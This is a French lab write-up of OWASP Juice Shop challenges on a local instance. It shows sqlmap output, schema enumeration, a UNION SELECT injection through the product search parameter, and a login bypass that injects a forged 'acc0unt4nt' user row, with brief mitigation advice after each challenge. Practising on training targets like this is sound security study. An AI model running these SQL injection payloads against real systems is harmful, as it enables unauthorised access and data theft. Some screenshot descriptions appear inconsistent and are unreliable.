[22:29:13] [WARNING] provided value for parameter 'q' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[22:29:13] [INFO] resuming back-end DBMS 'sqlite'
[22:29:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: q (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: q=') AND 7695=7695 AND ('lRvm' LIKE 'lRvm
[22:29:13] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[22:29:13] [WARNING] on SQLite it is not possible to enumerate databases (use only '--tables')
[22:29:13] [INFO] fetched data logged to text files under '/Users/mac/.local/share/sqlmap/output/localhost'
[*] ending @ 22:29:13 /2023-03-14/
(base) mac@MacBook-Pro-de-Rony sqlmap-dev %
```

Après l'exécution de cette requête, j'ai obtenu confirmation sur le type de base de données (SQLite) ainsi que des informations supplémentaires avec une proposition de paramètre ('-tables') à ajouter à ma requête pour obtenir plus d'informations sur la base de données. J'ai suivi cette recommandation et j'ai obtenu une liste des tables de la base de données. Aussi l'analyse me dit qu'en Boolean-based blind, l'injection "q=') AND 7695=7695 AND ('lRvm' LIKE 'lRvm" est possible.

```
(base) mac@MacBook-Pro-de-Rony sqlmap-dev % python sqlmap.py -u "http://localhost:3000/rest/products/search?q=" --dbs --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 22:37:08 /2023-03-14/
[22:37:08] [WARNING] provided value for parameter 'q' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[22:37:08] [INFO] resuming back-end DBMS 'sqlite'
[22:37:08] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: q (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: q=' AND 7695=7695 AND ('1Rvm' LIKE '1Rvm

[22:37:09] [INFO] the back-end DBMS is SQLITE
back-end DBMS: SQLITE
[22:37:09] [WARNING] on SQLite it is not possible to enumerate databases (use only '--tables')
[22:37:09] [INFO] fetching tables for database: 'SQLITE_masterdb'
[22:37:09] [INFO] fetching number of tables for database 'SQLITE_masterdb'
[22:37:09] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[22:37:09] [INFO] retrieved: 20
[22:37:09] [INFO] retrieved: Users
[22:37:09] [INFO] retrieved: sqlite_sequence
[22:37:14] [INFO] retrieved: Addresses
[22:37:16] [INFO] retrieved: Baskets
[22:37:18] [INFO] retrieved: Products
[22:37:19] [INFO] retrieved: BasketItems
[22:37:22] [INFO] retrieved: Captchas
[22:37:24] [INFO] retrieved: Cards
[22:37:25] [INFO] retrieved: Challenges
[22:37:28] [INFO] retrieved: Complaints
[22:37:32] [INFO] retrieved: Deliveries
[22:37:35] [INFO] retrieved: Feedbacks
[22:37:37] [INFO] retrieved: ImageCptchas
[22:37:42] [INFO] retrieved: Memories
[22:37:45] [INFO] retrieved: PrivacyRequests
[22:37:48] [INFO] retrieved: Quantities
[22:37:51] [INFO] retrieved: Recycles
[22:37:53] [INFO] retrieved: SecurityQuestions
[22:37:57] [INFO] retrieved: SecurityAnswers
[22:37:59] [INFO] retrieved: Wallets
```

```
[22:37:59] [INFO] retrieved: Wallets
<current>
[20 tables]
+-----+
| Addresses |
| BasketItems |
| Baskets |
| Captchas |
| Cards |
| Challenges |
| Complaints |
| Deliveries |
| Feedbacks |
| ImageCptchas |
| Memories |
| PrivacyRequests |
| Products |
| Quantities |
| Recycles |
| SecurityAnswers |
| SecurityQuestions |
| Users |
| Wallets |
| sqlite_sequence |
+-----+
[22:38:01] [INFO] fetched data logged to text files under '/Users/mac/.local/share/sqlmap/output/localhost'
[*] ending @ 22:38:01 /2023-03-14/
(base) mac@MacBook-Pro-de-Rony sqlmap-dev %
```

6- J'ai ensuite cherché comment faire une injection avec "q=')" et j'ai trouvé des solutions, mais avec Burp Suite que je dois utiliser à nouveau. Pour ce faire, j'ai besoin de connaître le nombre de colonnes dans la table "Products" de la base de données. L'outil Sqlmap m'a aidé à connaître le nombre de colonnes dans la table "Products", qui est de 09.

```
[23:31:14] [INFO] resumed: CREATE TABLE `Products` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `name` VARCHAR(255), `description` VARCHAR(255), `price` DECIMAL, `deluxePrice` DECIMAL, `image` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME)
Database: <current>
Table: Products
[9 columns]
+-----+
| Column | Type |
+-----+
| createdAt | DATETIME |
| deletedAt | DATETIME |
| deluxePrice | DECIMAL |
| description | VARCHAR |
| id | INTEGER |
| image | VARCHAR |
| name | VARCHAR |
| price | DECIMAL |
| updatedAt | DATETIME |
+-----+
```

Le code injecter sur Burp Suite dans la section Repeater est celui souligné en rose, et le résultat s'affiche dans la section de droite. On constate dans la section "Réponse" que le statut est en mode "Success" et que les données de la table sont renvoyées avec leurs ID. Le code utilise l'opérateur "UNION SELECT" pour combiner les résultats de deux requêtes en une seule sortie.

The screenshot shows the Burp Suite interface with a captured request and response. The request is a GET to /rest/products/search?q= with a payload of UNION%20SELECT%201,2,3,4,5,6,7,8,9%20FROM%20SQLite_master--. The response is an HTTP 200 OK page containing JSON data. The Inspector tab shows the decoded JSON response, which includes a success status and a data array with 9 items. The data array contains objects with fields like id, name, description, price, and createdAt. The Response tab also shows the raw HTML of the page.

jusque là, j'ai toujours pas exfiltrer le schéma de la base de donnée, alors j'ai continuer mes recherches sur comment retrouver le schéma de la base de donnée de type Sqlite. Ainsi j'ai appris qu'il fallait insérer "sql" parmi la liste des colonnes de la table pour exfiltrer le schéma de la base de donnée. En essayant cette requete j'ai pu finalement exfiltrer le schema de la base de donnée.

The screenshot shows the Burp Suite interface with the following details:


- Request:** A GET request to `/rest/products/search?q=apple` with various headers (Content-Type, Accept, User-Agent, etc.) and a body containing a crafted SQL query.
- Response:** An Internal Server Error (HTTP 500) with a detailed error message. The message indicates an unexpected path in the search function, pointing to a stack trace in the `juice-shop/node_modules/express/lib/router/index.js` file at line 17, column 13.
- Inspector:** Shows the request attributes, query parameters, body parameters, cookies, headers, and response headers.

- Pour éviter ce type d'attaque, il faut toujours limiter les priviléges de la base de donnée et s'assurer de la validation et du nettoyage des entrées de l'utilisateur.




7 Ephemeral Accountant

- La tâche consiste à se connecter avec un compte temporaire en utilisant une adresse e-mail qui n'a pas été enregistrée auparavant et qui ne doit pas être enregistrée dans la base de données. Cette vulnérabilité est due à une injection de code permettant l'exécution d'une commande qui permettra d'extraire ou d'insérer des informations.
- Pour procéder, je vais toujours utiliser l'outil Burp Suite pour capturer le trafic après une tentative d'authentification sur OWASP Juice Shop.



The screenshot shows the same OWASP Juice Shop login page as before, but now the 'Email*' field is empty. The error message 'Invalid email or password.' is still displayed above the input fields. The rest of the interface is identical to the previous screenshot.



The screenshot shows the Burp Suite interface. The top bar indicates 'Burp Suite Community Edition v2023.2.3 - Temporary Project'. The 'Intercept' tab is selected. The main pane shows a captured POST request to 'http://localhost:3000 [127.0.0.1]'. The request body contains the JSON payload: { "email": "ronald", "password": "ronald" }. The right side of the interface has an 'Inspector' panel showing request attributes, query parameters, cookies, and headers.

- Vu le trafic capturé en arrière-plan, j'ai envoyé cela vers la section "Repeater" en remplaçant "Ronald" par "accountant@juice-sh.op" dans l'e-mail. J'ai reçu une erreur après l'envoi de cette requête.

```

POST /rest/user/login HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/109.0
Accept: application/json, text/plain, */*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 75
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=fr; cookieconsent_status=dismiss;
welcomebanner_status=dismiss
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
{
  "email": "acc0unt4nt@juice-sh.op",
  "password": "ronald"
}

```

```

{
  "error": {
    "message": "SQLITE_ERROR: unrecognized token: \"5af0a0feb2094f43bebb50c518c1ebfe\"",
    "stack": [
      "Error at Database.<anonymous> (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:27) at /juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:50",
      "at new Promise (<anonymous>) at Query.run (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:12) at /juice-shop/node_modules/sequelize/lib/sequelize.js:314:28",
      "at process.processTicksAndRejections (node:internal/process/timers:95:5)",
      "name": "SequelizeDatabaseError",
      "parent": {
        "errno": 1,
        "code": "SQLITE_ERROR",
        "sql": "SELECT * FROM Users WHERE email = 'acc0unt4nt@juice-sh.op' AND password = '5af0a0feb2094f43bebb50c518c1ebfe' AND deletedAt IS NULL"
      },
      "original": {
        "errno": 1,
        "code": "SQLITE_ERROR",
        "sql": "SELECT * FROM Users WHERE email = 'acc0unt4nt@juice-sh.op' AND password = '5af0a0feb2094f43bebb50c518c1ebfe' AND deletedAt IS NULL",
        "parameters": {}
      }
    ]
  }
}

```

- Maintenant, la solution consisterait à trouver une requête qui permettrait de créer temporairement un compte avec l'e-mail afin de pouvoir s'authentifier en même temps avec ce compte. Je suis donc revenu sur l'outil Sqlmap pour obtenir la structure de la table "Users", qui me permettra de créer cette requête.

```

[20:27:33] [INFO] resuming partial value: CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) DEFAULT '', `lastloginIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT ''
[20:27:33] [WARNING] Running in a single-threaded mode. Please consider usage of option '--threads' for faster data retrieval
[20:27:33] [INFO] retrieved file /assets/public/images/uploads/default.svg', 'totpSecret' VARCHAR(255) DEFAULT '', 'isActive' TINYINT(1) DEFAULT 1, 'createdAt' DATETIME NOT NULL, 'updatedAt' DATETIME)
Database: <current>
Table: Users
[13 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| createdAt | DATETIME |
| deletedAt | DATETIME |
| deluxeToken | VARCHAR |
| email | VARCHAR |
| id | INTEGER |
| isActive | TINYINT |
| lastloginIp | VARCHAR |
| password | VARCHAR |
| profileImage | VARCHAR |
| role | VARCHAR |
| totpSecret | VARCHAR |
| updatedAt | DATETIME |
| username | VARCHAR |
+-----+-----+
[20:28:27] [INFO] fetched data logged to text files under '/Users/mac/.local/share/sqlmap/output/localhost'

```

- Grâce aux informations obtenues de la table "Users", j'écrirai une requête avec la méthode UNION SELECT et une sous-requête pour ajouter de fausses données : " 'UNION SELECT * FROM (SELECT 14 as 'id', " as 'username', 'acc0unt4nt@juice-sh.op' as 'email', 'ronald' as 'password', 'accounting' as 'role', " as 'lastLoginIp', " as 'deluxeToken', " as 'profileImage', " as 'totpSecret', 1 as 'isActive', " as 'createdAt', " as 'updatedAt', null as 'deletedAt')--"

The screenshot shows the OWASP Juice Shop login interface. The URL in the browser is `localhost:3000/#/login`. The login form has two fields: 'Email *' containing the value '`'UNION SELECT * FROM (SELECT 14 as 'id', '' :`' and 'Password *' containing the value 'ronald'. Below the form is a link 'Forgot your password?'. A large red error message box displays the following text:

```

    SQL syntax error in query [UNION SELECT * FROM (SELECT 14 as 'id', '') :]
    ORACLE: ORA-00933: SQL command not properly ended
    MySQL: #1064: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
    PostgreSQL: ERROR:  syntax error at or near "'"
    Microsoft SQL Server: Incorrect syntax near ')'.
  
```

Below the error message are two buttons: 'Log in' and 'Remember me'. A horizontal line with the word 'or' follows. There is also a 'Log in with Google' button.

The screenshot shows the OWASP Juice Shop score board page. The URL in the browser is `localhost:3000/#/score-board`. The page title is 'Score Board 9%'. Below the title is a row of six star icons representing different challenges with their completion percentages: 1 (3/13), 2 (1/12), 3 (4/22), 4 (1/25), 5 (0/18), and 6 (0/11). To the right of the score board are three buttons: 'Hide all', 'Show solved', and 'Show unsolved'. On the far right, there is a sidebar menu with the following items:

- Codi
- Accounting
- Orders & Payment
- Privacy & Security
- Logout

The 'Account' item in the sidebar is currently selected, indicated by a blue background. The user's account information is displayed: 'acc0unt4nt@juice-sh.op' with a red notification badge showing '0'.

- Pour éviter ce type d'attaque, je pense qu'il est nécessaire de valider les entrées de la liste d'autorisation, d'échapper toutes les entrées fournies par l'utilisateur et d'appliquer le principe du moindre privilège.

